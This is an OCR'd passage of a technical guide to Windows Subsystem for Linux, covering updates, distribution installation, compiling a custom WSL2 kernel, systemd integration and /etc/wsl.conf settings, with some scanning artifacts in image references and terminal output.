
```
C:\Windows\System32>wsl --update --pre-release
Comprobando actualizaciones.
Actualizando Subsistema de Windows para Linux a la versión 2.4.10.
[===                          6,5%                           ]
```

To enjoy the latest version

To get the very latest version. This will give you a much more recent version of WSL than the "official" one.

Lastly, an option is to install the WSL package as is, downloadable from here[10], depending on the version, of course.

[10] https://github.com/microsoft/WSL/releases/download/2.0.1/wsl.2.0.1.0.x64.msi





Listing the distributions online. Installing Kali (which fails me, but I fix it by updating the Kernel) and OpenSUSE

Have I shown a bunch of different distributions and methods to install them? Well, there are more hosted in the Store that might not appear when you search. For example:

https://www.microsoft.com/store/apps/9NJFZK00FGKV	openSUSE Leap 15.1
https://www.microsoft.com/store/apps/9MZ3D1TRP8T1	SUSE Linux Enterprise Server 12 SP5
https://www.microsoft.com/store/apps/9PN498VPMF3Z	SUSE Linux Enterprise Server 15 SP1
https://www.microsoft.com/store/apps/9n6gdm4k2hnc	Fedora Remix for WSL
https://www.microsoft.com/store/apps/9NV1GV1PXZ6P	Pengwin
https://www.microsoft.com/store/apps/9N8LP0X93VCP	Pengwin Enterprise
https://www.microsoft.com/store/apps/9p804crf0395	Alpine WSL
https://www.microsoft.com/store/apps/9msmjqd017x7	Raft(Free Trial)

And I'm sure I'm forgetting some. Search in the Microsoft Store and you'll even find distributions specifically designed for WSL, such as Pistachio, which, through distrobox, allows for easy container management.





Pistachio, a WSL-specific Linux distribution

Or Pengwin, the distribution of Whitewater Foundry, which seems to be the first WSL distribution with an enterprise perspective and a better integration by default with Windows. All the information here[11].

Starting-up: The difficult one

For the hardcore enthusiasts, you can compile your own Kernel from Microsoft's modified original Kernel, which is open-source (GPL 2.0 license). It's based on the original Linux Kernel, of course, but Microsoft's modifications are necessary for it to run in the Hyper-V environment where WSL 2 operates.

How is this achieved? It's quite simple. The code is on GitHub[12]. In principle, you don't have to worry about updating it, as it will be done through Windows Update or by forcing it as I've already mentioned. But if you want to dive into your own compilation to add modules or enjoy branch 6 today, for example, keep in mind that updates will be your responsibility from that point on.

From an already installed distribution, we can first download the necessary tools and then clone the repository with the following commands:

```
sudo apt -y install build-essential libncurses-dev bison flex
libssl-dev libelf-dev dwarves

git clone https://github.com/microsoft/WSL2-Linux-Kernel.git
```

Make yourself comfortable; it's well over two gigabytes.

```
root@DESKTOP-KP500GD:~# git clone https://github.com/microsoft/WSL2-Linux-Kernel.git
Cloning into 'WSL2-Linux-Kernel'...
remote: Enumerating objects: 10475504, done.
remote: Total 10475504 (delta 0), reused 0 (delta 0), pack-reused 10475504
Receiving objects: 100% (10475504/10475504), 2.16 GiB | 2.10 MiB/s, done.
Resolving deltas:   7% (639152/8858264)
```

[11] https://www.whitewaterfoundry.com/
[12] https://github.com/microsoft/WSL2-Linux-Kernel.


Cloning the Kernel from the official WSL 2 repository

Now, we copy Microsoft's standard .config file as a starting point. Enter the directory and copy the file.

```
cd WSL2-Linux-Kernel

cp Microsoft/config-wsl .config
```

It's time to modify the configuration file if you want, using nano or any other program. In this example, we'll do it with the traditional graphical menu.

```
make menuconfig
```



Modify the Kernel configuration with the traditional graphic menu

From here, you can add, remove, or modify parameters in the Kernel and adjust the config file. At this point, what every Linux user knows: the actual compilation. In many books and documentation about WSL, you'll see this command:

```
Make -j$(nproc)
```

Or this other one where the config file is specified:

```
make KCONFIG_CONFIG=arch/x86/configs/config-wsl -j$(nproc)
```

This executes the compilation with the number of jobs equal to your number of cores (it's a process that requires significant processing power).

```
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# make -j$(nproc)
  SYNC    include/config/auto.conf.cmd
  HOSTCC  scripts/kconfig/conf.o
  HOSTLD  scripts/kconfig/conf
  SYSHDR  arch/x86/include/generated/uapi/asm/unistd_32.h
  SYSHDR  arch/x86/include/generated/uapi/asm/unistd_64.h
  SYSHDR  arch/x86/include/generated/uapi/asm/unistd_x32.h
  SYSTBL  arch/x86/include/generated/asm/syscalls_32.h
  SYSHDR  arch/x86/include/generated/asm/unistd_32_ia32.h
  SYSHDR  arch/x86/include/generated/asm/unistd_64_x32.h
  SYSTBL  arch/x86/include/generated/asm/syscalls_64.h
  SYSTBL  arch/x86/include/generated/asm/syscalls_x32.h
  WRAP    arch/x86/include/generated/uapi/asm/bpf_perf_event.h
```

You can calmly wait for the whole process

In my case, it compiled, but it didn't generate the image. I had to use the command:

```
make bzImage
```

```
Kernel: arch/x86/boot/bzImage is ready  (#2)
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# ls arch/x
x86/    x86_64/ xtensa/
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# ls arch/x
x86/    x86_64/ xtensa/
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# ls arch/x86/boot/bzImage
arch/x86/boot/bzImage
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# ls -alF arch/x86/boot/bzImage
-rw-r--r-- 1 root root 14390336 Oct 13 22:29 arch/x86/boot/bzImage
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel#
```

It takes a while, so be patient.

And if everything goes well, the monolithic Kernel is ready to be used in arch/x86/boot/bzImage. If we've chosen to compile certain modules, we need to copy them to the correct folder /lib/modules (as root) because they're not integrated into the Kernel itself.

```
sudo make modules install
```

If you want to compile branch 6 (by default, we're on 5.x right now, which is what will be downloaded with the previous commands from Git), the compilation steps are the same. But the code is obtained by performing a checkout from Git to switch branches.

```
git checkout Linux-msft-wsl-6.6.y
```

```
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# git checkout linux-msft-wsl-6.1.y
Updating files: 100% (40458/40458), done.
Branch 'linux-msft-wsl-6.1.y' set up to track remote branch 'linux-msft-wsl-6.1.y' from 'origin'.
Switched to a new branch 'linux-msft-wsl-6.1.y'
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel#
```

I'm looking on GitHub to move to branch 6 to compile it.

This will work if you've downloaded Microsoft's full Git repository. I know that the valid branch is linux-msft-wsl-6.6.y because I checked the branches on GitHub.

If you don't want to download other branches and want to save some space, add --depth 1 as a parameter to the initial git clone.

Another option is that you might be even more purist and don't like Microsoft's Linux Kernel and prefer the official Kernel version downloaded from its official site to run it on your WSL. You can do that too.

Simply download it from the official repository with:

```
wget https://cdn.kernel.org/pub/linux/kernel/v6.x/linux-
6.3.6.tar.xz

tar xf linux-6.3.6.tar.xz cd linux-6.3.6
```

Or even:

```
Git clone
https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git
```

And start the process with make. Don't forget to use the Windows .config file from this URL[13], even if the Kernel is the official one.

Because, even if you're using a Kernel that isn't from Microsoft, the Windows configuration is necessary as a starting point, and you can modify whatever you want afterward.

The final step, once you've compiled the Kernel you prefer, will be to tell the WSL system where its new Kernel will be located to boot. Whether from Windows or Linux, you need to edit the .wslconfig file in your personal profile at C:\users\<username> and add these lines:

```
[wsl2]

kernel=C:\\Users\\sergio\\bzImage
```

Be careful to use an absolute path with double backslashes, without variables. It's even better to edit the file from the distribution itself. For example, in my case:

```
nano /mnt/c/Users/Sergio/.wslconfig
```


Be very careful with uppercase and lowercase letters. Of course, copy the bzImage file there. With a command from Linux it would be:

```
cp arch/x86/boot/bzImage /mnt/c/Users/sergio/
```

And then it's very important that you shutdown WSL (from your profile, not necessarily from administrator).

```
wsl --shutdown
```

When you launch the Ubuntu distribution again, you'll find this:



[13] https://raw.githubusercontent.com/microsoft/WSL2-Linux-Kernel/master/Microsoft/config-wsl

I compiled branch 6 from the Ubuntu distribution

Very important: this Kernel will now be common to the distributions installed by the user. If the file doesn't work, or you delete it... no problem, the distributions will use the "default" Kernel. If even after applying the change, some distribution doesn't update its Kernel, it's most likely that they're in WSL 1 mode. Change them with the command above.

Something important is that, both in WSL and in the new Ubuntu, it's now possible to use systemd (since late 2022). If you find older manuals on how to activate systemd in WSL (it was possible before, but with a lot of work), ignore them. This integration of initd with systemd required re-engineering on Microsoft's part. The entire system had to be changed, but it was worth it because it added compatibility with a lot of software that WSL couldn't handle. Systemd is a process that requires having PID 1, but WSL's own initd was (and is) already PID 1, so systemd was a child with another process number and this caused a lot of confusion. So much so that one hasn't actually been changed for the other, but systemd has been "integrated" into the system without eliminating the fact that initd is still the first process that raises the rest. Changing that and making the two coexist has involved a modification of the architecture. But it's done now. And this is very relevant for a later section where we'll talk about how to keep the distribution alive. First, let's explain this "integration" well.

Systemd vs. initd, fight!

When this change was implemented, care had to be taken with already active distributions, so Microsoft introduced an opt-in for them. That is, you can tell them to take advantage of systemd by adding the following lines to /etc/wsl.conf in the distribution you want to use systemd:

```
[boot]

systemd=true
```

I'll talk more about this wsl.conf in the next section.

Systemd and initd are two initialization systems in UNIX-based operating systems that manage the system's boot process and service execution. The Linux world is divided between supporters of one or the other, although systemd has gained popularity. Initd is one of the oldest and most traditional init systems, favored by purists. It typically follows a sequential initialization style, where startup scripts are executed one after another in a predefined order (which is precisely one of its drawbacks). It relies on startup scripts located in /etc/init.d/ and other directories, which can make it more complex to manage. However, it is simple, does only one thing, and therefore adheres to the UNIX philosophy.

Systemd is more recent; it was designed to be more efficient (services start in parallel) and provides a broader set of features than initd. It uses the concept of services that can depend on each other (something initd lacks), offering greater control and logging for all of them.

The interesting part is that, by definition, both must be the first to start in the distribution, with PID 1, and all other processes will depend on them. In principle, they are mutually exclusive—except in WSL 2. And that's where the innovation lies. By default, WSL 2 distributions will use initd. We can see it with several commands:

```
ps -p 1 -o comm=
```

Or this:

```
sergio@DESKTOP-KP500GD:~$ ps -ef --forest
UID          PID  PPID  C STIME TTY          TIME CMD
root           1     0  0 08:43 hvc0     00:00:00 /init
root           4     1  0 08:43 hvc0     00:00:00 plan9 --control-socket 5 --log-leve
root          13     1  0 08:43 ?        00:00:00 /init
root          14    13  0 08:43 ?        00:00:00  \_ /init
sergio        15    14  0 08:43 pts/0    00:00:00      \_ -bash
sergio        28    15  0 08:43 pts/0    00:00:00          \_ ps -ef --forest
sergio@DESKTOP-KP500GD:~$ systemctl status
System has not been booted with systemd as init system (PID 1). Can't operate.
Failed to connect to bus: Host is down
sergio@DESKTOP-KP500GD:~$
```


With the ps -ef --forest command, we see that the distribution has init as the initial process, and that systemd does not have PID 1 and therefore cannot run.

However, if systemd is activated...

```
ergio@DESKTOP-KP500GD:~$ ps -ef --forest | grep init
oot           1       0  0 08:34 ?        00:00:00 /sbin/init
oot           2       1  0 08:34 ?        00:00:00 /init
oot         462       2  0 08:35 ?        00:00:00  \_ /init
oot         464     462  0 08:35 ?        00:00:00  |   \_ /init
ergio       744     466  0 08:41 pts/0    00:00:00  |           \_ grep --color=auto init
oot         718     443  0 08:35 ?        00:00:01      \_ python3 /snap/ubuntu-desktop-installe
t status --wait
ergio@DESKTOP-KP500GD:~$ systemctl status
 DESKTOP-KP500GD
    State: degraded
     Jobs: 0 queued
```

We see that init still has PID1, but systemctl status returns data, i.e. it is also in the system

Out of curiosity, if you want to know why systemctl is in a "degraded" state, it's because some services fail to start. Again, this is due to hardware access limitations in WSL.



In Kali and Ubuntu, I show which services have failed to start

Understanding that initd is always present (even if systemd is activated) is essential for the section "Keeping the Distribution and Processes Alive," which I will develop later.

By the way, to be sure of which version of each component you have in WSL, execute:

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --version
Versión de WSL: 2.4.10.0
Versión de kernel: 5.15.167.4-1
Versión de WSLg: 1.0.65
Versión de MSRDC: 1.2.5716
Versión de Direct3D: 1.611.1-81528511
Versión DXCore: 10.0.26100.1-240331-1435.ge-release
Versión de Windows: 10.0.22631.4751
```

Typical versions in early 2025

Management, maintenance and interoperability

Once you have the distribution you need, you'll need to understand how to configure, maintain, and manage it properly. The first step is understanding its two essential files:

- /etc/wsl.conf: Located in the /etc directory of each distribution and affects only that specific distribution. Here, you can modify mounted drives or network parameters.
- C:\users\username\.wslconfig: Located in each Windows user's profile and affects all their distributions equally. Here, you can modify settings such as the shared Kernel or resource allocation limits.

Additionally, there are several highly recommended tools for managing interoperability between Windows and the distributions.

WSL.CONF

The first thing to keep in mind is that every time you make a change to the file, you must execute the following command from PowerShell (not necessarily as an administrator, but as the user who installed the distributions):

```
wsl.exe -t Ubuntu
```

Or replace "Ubuntu" with the name of your distribution (if you don't know it, execute the --list parameter of wsl), and wait for what Microsoft calls the "8-second rule" for everything to stop and restart. This is equivalent to rebooting the machine without restarting Windows. A similar command is:

```
wsl.exe -shutdown
```

his completely restarts WSL (all instances).

The distribution will respect /etc/wsl.conf, whether it exists or not; you can create and modify it. The main features you can modify are:

```
[automount]

enabled = true
```

This determines whether your Windows drives are mounted in /mnt/. Normally, you'll want this enabled, but if you prefer complete isolation, set it to false. If you want them mounted somewhere other than /mnt/c and subsequent paths, you can modify it (after creating the directory) with:

```
root = /discoWin/
```

under [automount].

If you add:


```

```

```
mountFsTab = true
```

It will respect the traditional /etc/fstab file. There, you can mount other network or virtual drives.

By the way, Windows actually allows files with the same name in a directory. It has been "case sensitive" since Windows NT (complying with POSIX). This was disabled by default in Windows NT and later versions for backward compatibility with Windows 98 (and it's not advisable to enable it). Since 2018, it can be enabled per folder to mount WSL volumes. Use this command:


```
fsutil.exe file queryCaseSensitiveInfo <path>
```



Two files with the same name in the same directory in Windows!

It cannot be disabled if names already exist that only differ in capitalization. It's not advisable to activate it system-wide because many program APIs won't understand it and might modify a file thinking it's another. It is useful for mounting volumes in WSL. If you want to view the attributes of the mounted drive from the distribution, in:

```
apt install attr
```



Viewing attributes from Ubuntu


And execute getfattr as shown in the image.

Let's continue with more options within /etc/wsl.conf

```
[automount]

crossDistro = true
```


This configuration, active by default, allows file system sharing between multiple distributions. For each one, it enables a point in /mnt/wsl that they can share. By default, you'll see a resolv.conf file inside, with the Windows IP within your subnet with the system.

But the important thing is that you have a shared space between distributions, in addition to your Windows hard drive, of course.



In the image, I create a hello.txt in the Ubuntu and I see it with Kali

Let's continue with more configurations within /etc/wsl.conf



Usually, the Windows "host" file is inherited from Windows to the distribution. By default, c:\Windows\System32\drivers\etc\hosts will be copied to /etc/hosts because they are compatible formats. But be careful, because it's in one direction only. That is, from Windows to Linux. Changes made in Linux will not propagate to Windows. It doesn't synchronize.

The same goes for DNS servers. Windows DNS will be copied to /etc/resolv.conf. If you want to use different DNS servers between Windows and Linux, just set generateResolvConf to false.

The option to modify the system name is simply decorative. You can also add this to make the default startup user different in the distribution.

This "boot" option below is especially important and useful, as these will be commands that will be launched as soon as the distribution starts. But be careful because in Windows 10 only commands can be started, and in Windows 11, services[14] too (for example, service docker start).


[14] https://learn.microsoft.com/en-us/windows/wsl/wsl-config

```
[boot]

command = apt update && apt upgrade -y
```

The interoperability in WSL allows executing Windows programs from the Linux system and sharing environment variables. It can be enabled or disabled according to needs or for security reasons. By default, it's enabled.

